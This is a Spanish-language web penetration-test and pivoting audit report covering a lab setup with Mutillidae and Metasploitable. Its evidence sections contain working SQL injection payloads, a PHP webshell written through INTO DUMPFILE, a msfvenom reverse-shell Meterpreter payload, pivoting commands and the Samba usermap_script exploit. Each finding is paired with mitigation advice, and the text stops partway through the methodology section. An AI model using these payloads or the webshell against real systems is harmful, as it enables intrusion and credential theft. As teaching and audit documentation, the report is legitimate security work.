INFORME DE AUDITORÍA DE SEGURIDAD:

PENTESTING WEB Y PIVOTING

Cláusula de Confidencialidad
Las partes acuerdan que toda la información técnica, comercial, estratégica, operativa, financiera o de cualquier otra naturaleza, ya sea oral, escrita o en cualquier otro formato, que sea revelada por una parte (“Parte Reveladora”) a la otra parte (“Parte Receptora”) en el marco del presente acuerdo, será considerada como confidencial y de carácter reservado.

Índice

1. Datos del Informe

Grupo Auditor: Estefanía Ramírez Martínez
Fecha: 10/01/2026
Cliente: Proyecto de Demostración - Auditoría de Seguridad en Infraestructura Multi-Red
Título: Auditoría Web
Versión: 1.0
Alcance: Evaluación de seguridad de aplicación web (Mutillidae) y análisis de segmentación de red interna mediante técnicas de pivoting
Entorno: Laboratorio controlado con máquinas virtuales (Kali Linux, Ubuntu Server, Metasploitable)

2. Resumen Ejecutivo

2.1 Introducción

Se realizó una auditoría de seguridad integral sobre una infraestructura de red segmentada que simula un entorno corporativo típico con una zona DMZ (red externa) y una red interna protegida. El objetivo fue evaluar la postura de seguridad de la aplicación web expuesta públicamente y determinar el nivel de riesgo de compromiso de sistemas internos mediante técnicas de movimiento lateral.

2.2 Hallazgos Principales

La auditoría reveló **múltiples vulnerabilidades críticas** que permitieron:

1. **Compromiso total del servidor web** mediante inyección SQL y ejecución remota de código
2. **Bypass completo de autenticación** mediante manipulación de peticiones HTTP
3. **Acceso no autorizado a la red interna** mediante técnicas de pivoting
4. **Compromiso de servidor interno** con privilegios de administrador (root)
5. **Extracción de credenciales** mediante cracking de hashes MD5

2.3 Resultados Obtenidos

Servidor Web (Ubuntu Mutillidae - 192.168.0.21)

Vulnerabilidades Explotadas:

- SQL Injection (Extracción de datos, bypass de autenticación, lectura de archivos)
- Path Traversal (Acceso a archivos del sistema)
- Remote Code Execution (Webshell via SQLi)
- Broken Authentication (Fuerza bruta sin rate limiting)
- Security Misconfiguration (Errores SQL expuestos, permisos inadecuados)

Impacto:

- 26 usuarios y contraseñas comprometidas
- Acceso completo al sistema de archivos
- Ejecución remota de comandos como usuario `www-data`
- Persistencia establecida mediante usuario SSH

Red Interna (Metasploitable - 192.168.8.133)

Método de Acceso:

- Pivoting mediante túnel Meterpreter a través del servidor web comprometido

Vulnerabilidades Explotadas:

- Samba `usermap_script` (CVE-2007-2447) - RCE como root

Impacto:

- Acceso root completo al servidor interno
- Extracción del archivo `/etc/shadow`
- Cracking exitoso de 3 contraseñas (`klog:123456789`, `sys:batman`, `service:service`)

2.4 Recomendaciones Generales de Mitigación

Prioridad	Recomendación	Justificación
CRÍTICA	Implementar Prepared Statements en todas las consultas SQL	Elimina vulnerabilidades de inyección SQL
CRÍTICA	Segmentar redes con firewall de nueva generación	Previene movimiento lateral no autorizado
ALTA	Implementar WAF (Web Application Firewall)	Bloquea ataques web automatizados
ALTA	Actualizar servicios desactualizados	Elimina exploits conocidos públicamente
ALTA	Implementar rate limiting y CAPTCHA	Previene ataques de fuerza bruta
MEDIA	Deshabilitar mensajes de error detallados	Reduce información útil para atacantes
MEDIA	Aplicar principio de menor privilegio	Limita impacto de compromiso

---

3. Vulnerabilidades encontradas

3.1 Vulnerabilidades críticas

3.1.1 SQL Injection - Extracción de Datos

3.1.1.1 Evaluación:

Criticidad	CRÍTICA
Tipo	A03:2021 – Injection
Alcance	Confidencialidad, Integridad y Disponibilidad
CVSS Score	9.8 – CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
Recursos Afectados	`http://192.168.0.21/mutillidae/index.php?page=user-info.php`

3.1.1.2 Descripción:

La aplicación no sanitiza adecuadamente las entradas del usuario en los campos de formulario, permitiendo la inyección de comandos SQL arbitrarios. Esta vulnerabilidad permite a un atacante:

- Extraer todos los registros de la base de datos
- Obtener información sensible del sistema (versión de BD, nombres de tablas)
- Leer archivos del sistema operativo mediante funciones SQL (`LOAD_FILE`)
- Escribir archivos en el servidor mediante `INTO OUTFILE`

3.1.1.3 Evidencias:

sql
 # Payload utilizado:
' OR 1=1--

Resultado: 26 usuarios con contraseñas en texto plano
admin:admin
john:monkey
jeremy:password
bryce:password
ed:pentest
[... 21 usuarios adicionales]

Results for "' OR 1=1-- ".26 records found.

Username=admin
Password=adminpass
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Carving fools

Username=jim
Password=password
Signature=Rome is burning

 # Extracción de metadatos:
' UNION SELECT null,database(),null,null,null,null,null--
 # Resultado: mutillidae

Results for "' union select null,database(),null,null,null,null,null -- ".1 records found.

Username=mutillidae
Password=
Signature=

' UNION SELECT null,version(),null,null,null,null,null--
 # Resultado: MySQL 5.7.33-0ubuntu0.20.04.1

Results for "' union select null,version(),null,null,null,null,null -- ".1 records found.

Username=8.0.34-0ubuntu0.22.04.1
Password=
Signature=

 # Lectura de archivo del sistema:
' UNION SELECT null,LOAD_FILE('/etc/passwd'),null,null,null,null,null--

 # Resultado: Contenido completo del archivo /etc/passwd

Results for "' union select null,load_file('/var/lib/mysql-files/ficheroprueba.txt'),null,null,null,null,null-- ".1 records found.

Username=esto es una prueba
Password=
Signature=

3.1.1.4 Recomendaciones:

1. **Implementar Prepared Statements (Consultas Parametrizadas):**

```
php

// VULNERABLE
$query = "SELECT * FROM accounts WHERE username='" . $_POST['username'] . "'";


// SEGURO
$stmt = $pdo->prepare("SELECT * FROM accounts WHERE username = ?");
$stmt->execute([$_POST['username']]);
```

2. **Validación estricta del lado del servidor:**
    - Whitelist de caracteres permitidos
    - Validación de longitud de campos
    - Escapado de caracteres especiales
3. **Aplicar principio de menor privilegio en MySQL:**

```
sql

-- El usuario de la aplicación NO debe tener permisos FILE
REVOKE FILE ON *.* FROM 'webuser'@'localhost';
REVOKE SUPER ON *.* FROM 'webuser'@'localhost';
```

4. **Deshabilitar funciones peligrosas:**

```
ini
```

```
# En my.cnf

[mysqld]

secure_file_priv = /var/lib/mysql-files/

local_infile = 0
```

3.1.1.5 Referencias:

- OWASP Top 10 2021 - A03:2021 Injection: https://owasp.org/Top10/A03_2021-Injection/
- CWE-89: SQL Injection: https://cwe.mitre.org/data/definitions/89.html
- CVSS Calculator: https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

3.1.2 Remote Code Execution via Webshell Upload

3.1.2.1 Evaluación:

Criticidad	CRÍTICA
Tipo	A03:2021 – Injection (SQL) + A05:2021 – Security Misconfiguration
Alcance	Confidencialidad, Integridad y Disponibilidad
CVSS Score	10.0 – CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
Recursos Afectados	`http://192.168.0.21/mutillidae/index.php?page=user-info.php`

3.1.2.2 Descripción:

Aprovechando la vulnerabilidad de SQL Injection y permisos inadecuados del servidor MySQL, se logró escribir un archivo PHP malicioso (webshell) en el directorio web. Esto proporciona ejecución remota de comandos persistente con privilegios de `www-data`.

3.1.2.3 Evidencias:

```
# Payload de inyección de webshell:
' UNION SELECT null,null,null,null,null,null,'<?php echo
shell_exec($_REQUEST["pCommand"]); ?>' INTO DUMPFILE
'/var/www/html/mutillidae/backdoor.php'--

# Acceso a la webshell:
URL: http://192.168.0.21/mutillidae/index.php?page=backdoor.php

# Comandos ejecutados:
whoami → www-data
id → uid=33(www-data) gid=33(www-data)
cat /etc/passwd → [contenido completo del archivo]
ip addr show → Descubrimiento de red interna (192.168.8.131/24)
```

```
whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:80:d3:95
          inet addr:192.168.8.133  Bcast:192.168.8.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe80:d395/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:11246 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10265 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:947381 (925.1 KB)  TX bytes:571872 (558.4 KB)
          Interrupt:16 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:559 errors:0 dropped:0 overruns:0 frame:0
          TX packets:559 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:248393 (242.5 KB)  TX bytes:248393 (242.5 KB)
```

3.1.2.4 Recomendaciones:

1. **Configurar `secure_file_priv` en MySQL:**

```
ini
[mysqld]
secure_file_priv = /var/lib/mysql-files/
```

2. **Permisos restrictivos en directorios web:**

```
bash
chmod 755 /var/www/html
chown root:www-data /var/www/html
```

3. **Implementar File Integrity Monitoring (FIM):**
   - OSSEC, Tripwire o similar
   - Alertas ante creación/modificación de archivos en directorios web
4. **Deshabilitar funciones PHP peligrosas:**

```
ini
# En php.ini
```

```
disable_functions = exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source
```

3.1.2.5 Referencias:

OWASP Top 10 2021 - A03:2021 Injection: https://owasp.org/Top10/A03_2021-Injection/

MITRE ATT&CK T1505.003 - Web Shell: https://attack.mitre.org/techniques/T1505/003/

CVSS Calculator: https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

3.1.3 Compromiso de Red Interna vía Pivoting

3.1.3.1 Evaluación:

Criticidad	CRÍTICA
Tipo	A01:2021 – Broken Access Control + A05:2021 – Security Misconfiguration
Alcance	Confidencialidad, Integridad y Disponibilidad de red interna
CVSS Score	9.6 – CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
Recursos Afectados	`Servidor interno Metasploitable (192.168.8.133)`

3.1.3.2 Descripción:

Aprovechando el compromiso inicial del servidor web, se identificó una segunda interfaz de red conectada a una red interna supuestamente protegida. Mediante técnicas de pivoting (túnel Meterpreter), se logró acceso a un servidor interno, explotando posteriormente una vulnerabilidad crítica en Samba (`usermap_script`) que otorgó acceso root.

3.1.3.3 Evidencias:

```
bash
# Descubrimiento de red interna desde webshell:
Command: ip addr show
ens37: inet 192.168.8.131/24  ← Red interna descubierta

# Generación y despliegue de payload Meterpreter:
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.30 LPORT=4444 -f elf
> shell.elf

# Establecimiento de sesión Meterpreter:
[*] Meterpreter session 1 opened (192.168.0.30:4444 -> 192.168.0.21:36722)

# Configuración de pivoting:
run autoroute -s 192.168.8.0/24
[+] Added route to 192.168.8.0/255.255.255.0 via 192.168.0.21

# Escaneo de red interna a través del pivoting:
use auxiliary/scanner/portscan/tcp
set RHOSTS 192.168.8.133
Puertos abiertos: 21,22,23,25,80,139,445,3306,5432,6667,8180

# Explotación de Samba:
```

```
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.8.133
exploit
[*] Command shell session 2 opened via session 1

# Verificación de acceso root:
whoami → root
id → uid=0(root) gid=0(root)
hostname → metasploitable
```

3.1.3.4 Recomendaciones:

1. **Segmentación de red con firewall:**
    - Implementar reglas de firewall estrictas entre DMZ y red interna
    - Principio de "deny all, allow by exception"
    - Inspección profunda de paquetes (DPI)
2. **Micro-segmentación:**
    - VLANs separadas por función
    - Firewall entre cada segmento
    - Zero Trust Network Architecture
3. **Detección de movimiento lateral:**
    - IDS/IPS en red interna
    - Monitoreo de tráfico anómalo (conexiones hacia puertos no estándar)
    - Alertas de conexiones salientes desde servidores DMZ hacia red interna
4. **Actualizar servicios vulnerables:**

```
# Samba usermap_script es vulnerable en versiones < 3.0.25rc3
apt-get update && apt-get upgrade samba
```

5. **Hardening de servidores:**
    - Deshabilitar servicios innecesarios
    - Aplicar últimas actualizaciones de seguridad
    - Implementar SELinux/AppArmor

3.1.3.5 Referencias:

- OWASP Top 10 2021 - A01:2021 Broken Access Control: https://owasp.org/Top10/A01_2021-Broken_Access_Control/
- CVE-2007-2447 (Samba usermap script): https://nvd.nist.gov/vuln/detail/CVE-2007-2447
- MITRE ATT&CK T1021 - Remote Services: https://attack.mitre.org/techniques/T1021/
- CVSS Calculator: https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

3.2 Vulnerabilidades altas

3.2.1 Path Traversal

3.2.1.1 Evaluación:

Criticidad	ALTA
Tipo	A01:2021 – Broken Access Control
Alcance	Confidencialidad
CVSS Score	9.5 – CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N
Recursos Afectados	http://192.168.0.21/mutillidae/index.php?page=[FILE]

3.2.1.2 Descripción:

El parámetro `page` de la URL no valida adecuadamente la ruta de archivos, permitiendo acceder a archivos fuera del directorio web mediante secuencias de directorio relativo (`../`).

3.2.1.3 Evidencias:

```
# URL vulnerable:
http://192.168.0.21/mutillidae/index.php?page=../../../../../etc/passwd

# Resultado:
Contenido del archivo /etc/passwd

root:x:0:0:root:/root:/bin/bash www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
mysql:x:129:137:MySQL Server,,,:/nonexistent:/bin/false
[... contenido completo del archivo]
```

3.2.1.4 Recomendaciones:

1. **Implementar whitelist de archivos permitidos:**

```
php
$allowed_pages = ['home.php', 'login.php', 'user-info.php'];
$page = basename($_GET['page']); // Elimina directorios
if (in_array($page, $allowed_pages)) {
    include("pages/" . $page);
} else {
    include("pages/error.php");
}
```

2. **Validar rutas con `realpath()`:**

```
php
$base_dir = realpath("/var/www/html/mutillidae/pages");
$requested_file = realpath($base_dir . "/" . $_GET['page']);

if (strpos($requested_file, $base_dir) === 0 && file_exists($requested_file)) {
    include($requested_file);
}
```

3. **Configurar `open_basedir` en PHP:**

```
ini
open_basedir = /var/www/html:/tmp
```

3.2.1.5 Referencias:

- OWASP Top 10 2021 - A01:2021 Broken Access Control: https://owasp.org/Top10/A01_2021-Broken_Access_Control/
- CWE-22: Path Traversal: https://cwe.mitre.org/data/definitions/22.html
- CVSS Calculator: https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

3.2.2 Broken Authentication - Fuerza Bruta

3.2.2.1 Evaluación:

Criticidad	ALTA
Tipo	A07:2021 – Identification and Authentication Failures
Alcance	Confidencialidad e Integridad
CVSS Score	8.1 – CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N
Recursos Afectados	`http://192.168.0.21/mutillidae/index.php?page=login.php`


3.2.2.2 Descripción:

La aplicación no implementa mecanismos de protección contra ataques de fuerza bruta. Mediante Burp Suite Intruder, se logró enumerar credenciales válidas sin ninguna restricción de intentos, CAPTCHA o bloqueo de cuenta.

3.2.2.3 Evidencias:

 # Manipulación de petición HTTP:
Petición original: username=usuario123&password=pass123
Petición modificada (SQLi): username=admin' OR '1'='1&password=cualquiercosa
Resultado: Login exitoso como admin

 # Ataque con Burp Suite Intruder:
- Tipo de ataque: Cluster Bomb
- Credenciales encontradas: * estefania:estefania123 (Status 302, Length diferente) * admin:admin * john:monkey



Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response recei...	Error	Timeout	Length
8	admin	estefania123	200	10056			59645
9	john	estefania123	200	10042			59645
10	jeremy	estefania123	200	10052			59645
11	bryce	estefania123	200	10052			59645
12	ed	estefania123	200	10032			59645
13	samurai	estefania123	200	10054			59645
14	estefania	estefania123	302	10037			459
15	admin	admin	200	10041			59636
16	john	admin	200	10051			59636
17	jeremy	admin	200	10023			59636
18	bryce	admin	200	10039			59636
19	ed	admin	200	10035			59636
20	samurai	admin	200	10029			59636
21	estefania	admin	200	10024			59636
22	admin	pass	200	10055			59636
23	john	pass	200	10049			59636
24	jeremy	pass	200	10034			59636
25	bryce	pass	200	10049			59636
26	ed	pass	200	10048			59636

3.2.2.4 Recomendaciones:

1. **Implementar rate limiting:**

```
php
// Ejemplo con Redis
$key = "login_attempts:" . $_SERVER['REMOTE_ADDR'];
$attempts = $redis->incr($key);
$redis->expire($key, 300); // 5 minutos

if ($attempts > 5) {
    die("Demasiados intentos. Intente de nuevo en 5 minutos.");
}
```

2. **CAPTCHA después de intentos fallidos:**

```
php
if ($failed_attempts >= 3) {
    require_captcha_validation();
}
```

3. **Bloqueo temporal de cuenta:**
- 5 minutos después de 5 intentos fallidos
- 30 minutos después de 10 intentos
- Notificación al usuario legítimo

4. **Multi-Factor Authentication (MFA)**
- TOTP (Google Authenticator, Authy)
- SMS (menos seguro, pero mejor que nada)
- Obligatorio para cuentas administrativas

5. **Política de contraseñas seguras**
- Mínimo 12 caracteres
- Combinación de mayúsculas, minúsculas, números y símbolos
- Verificación con listas de contraseñas comprometidas (API "Have I Been Pwned")

3.2.2.5 Referencias:

- OWASP Top 10 2021 - A07:2021 Identification Failures: https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/
- CWE-307: Improper Restriction of Excessive Authentication Attempts: https://cwe.mitre.org/data/definitions/307.html
- CVSS Calculator: https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N

3.3 Vulnerabilidades medias

3.3.1 Security Misconfiguration - Mensajes de Error Detallados

3.3.1.1 Evaluación:

Criticidad	MEDIA
Tipo	A05:2021 – Security Misconfiguration
Alcance	Confidencialidad (Information Disclosure)
CVSS Score	5.3 – CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
Recursos Afectados	`Toda la aplicación`

3.3.1.2 Descripción:

La aplicación expone mensajes de error detallados de MySQL cuando se introducen payloads SQLi malformados. Esta información facilita a los atacantes entender la estructura interna de las consultas SQL y refinar sus ataques.

3.3.1.3 Evidencias:

```
Payload: ' ORDER BY 100--

Error expuesto:
"You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '100' at line 1"
```

Información revelada:
- Versión de MySQL
- Sintaxis de la query SQL
- Número de columnas (mediante prueba y error)

3.3.1.4 Recomendaciones:

1. **Deshabilitar display_errors en producción:**

```ini
# php.ini
display_errors = Off
log_errors = On
error_log = /var/log/php/error.log
```

2. **Mensajes de error genéricos:**

```
php
try {
    // Código SQL
} catch (PDOException $e) {
    error_log($e->getMessage()); // Log interno
    die("Ha ocurrido un error. Por favor, contacte al administrador."); // Usuario
}
```

3. **Configurar MySQL para errores menos verbosos:**

```
sql
SET SESSION sql_mode = 'TRADITIONAL';
```

3.3.1.5 Referencias:

- OWASP Top 10 2021 - A05:2021 Security Misconfiguration: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
- CWE-209: Generation of Error Message Containing Sensitive Information: https://cwe.mitre.org/data/definitions/209.html
- CVSS Calculator: https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

3.3.2 Cryptographic Failures - Almacenamiento de Contraseñas en Texto Plano

3.3.2.1 Evaluación:

Criticidad	MEDIA
Tipo	A02:2021 – Cryptographic Failures
Alcance	Confidencialidad
CVSS Score	6.5 – CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N
Recursos Afectados	`Tabla accounts en base de datos`


3.3.2.2 Descripción:

Las contraseñas de los usuarios se almacenan en texto plano en la base de datos, facilitando su extracción mediante SQL Injection y su uso inmediato sin necesidad de cracking.

3.3.2.3 Evidencias:

```
sql
# Extracción mediante SQLi:
' OR 1=1--
```

Resultado:
admin:admin
john:monkey
jeremy:password
bryce:password
[... 26 usuarios con contraseñas en texto plano]



3.3.2.4 Recomendaciones:

1. **Hashear contraseñas con bcrypt:**

```
php
// Al crear usuario
$hashed_password = password_hash($password, PASSWORD_BCRYPT, ['cost' => 12]);

// Al verificar login
if (password_verify($input_password, $stored_hash)) {
    // Login exitoso
}
```

2. **Migración de contraseñas existentes:**

```
php
// Forzar reset de contraseñas
// O hashear progresivamente en próximo login
```

3. **Usar algoritmos modernos**


- Bcrypt (recomendado)
- Argon2 (más moderno, pero requiere PHP 7.2+)
- NUNCA MD5 o SHA1 sin salt

3.3.2.5 Referencias:

- OWASP Top 10 2021 - A02:2021 Cryptographic Failures:
https://owasp.org/Top10/A02_2021-Cryptographic_Failures/
- CWE-759: Use of a One-Way Hash without a Salt:
https://cwe.mitre.org/data/definitions/759.html
- CVSS Calculator:
https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

4. Metodología y fases de ataque

4.1 Arquitectura del Entorno



4.2 Fases del Ataque

Fase 1: Reconocimiento

Herramientas: Burp Suite, Skipfish

Acciones realizadas:

- Navegación manual de la aplicación web
- Configuración de Burp Suite como proxy interceptor
- Mapeo de estructura de sitio web (Site Map)
- Identificación de formularios y parámetros de entrada
- Escaneo automatizado con Skipfish

Resultados:

- 50+ páginas catalogadas
- Múltiples formularios sin validación identificados
- Archivos de configuración expuestos detectados
- Vulnerabilidades potenciales listadas

Fase 2: Explotación - Servidor Web

2.1 SQL Injection

- Extracción de 26 usuarios y contraseñas
- Bypass de autenticación
- Lectura de archivos del sistema (`/etc/passwd`)
- Upload de webshell mediante `INTO DUMPFILE`

2.2 Path Traversal

- Acceso a archivos fuera del directorio web
- Lectura de archivos de configuración

2.3 Broken Authentication

- Fuerza bruta con Burp Suite Intruder
- Manipulación de peticiones HTTP para bypass

Herramientas: Burp Suite, SQL, navegador web

Fase 3: Post-Explotación - Descubrimiento de Red Interna

Acciones:

- Ejecución de comandos mediante webshell
- Enumeración de interfaces de red (`ip addr show`)
- Descubrimiento de red 192.168.8.0/24
- Identificación de host interno (192.168.8.133)

Herramientas: Webshell personalizada

Fase 4: Pivoting y Movimiento Lateral

4.1 Establecimiento de Persistencia

- Generación de payload Meterpreter con msfvenom
- Transferencia mediante servidor HTTP (Python)
- Ejecución y establecimiento de sesión Meterpreter

4.2 Configuración de Túnel

- Comando: `run autoroute -s 192.168.8.0/24`
- Verificación de ruta activa

4.3 Reconocimiento de Red Interna

- Escaneo de puertos a través del túnel
- Identificación de servicios vulnerables (Samba, FTP, MySQL, PostgreSQL)

Herramientas: Metasploit Framework, msfvenom, Meterpreter

Fase 5: Explotación - Servidor Interno
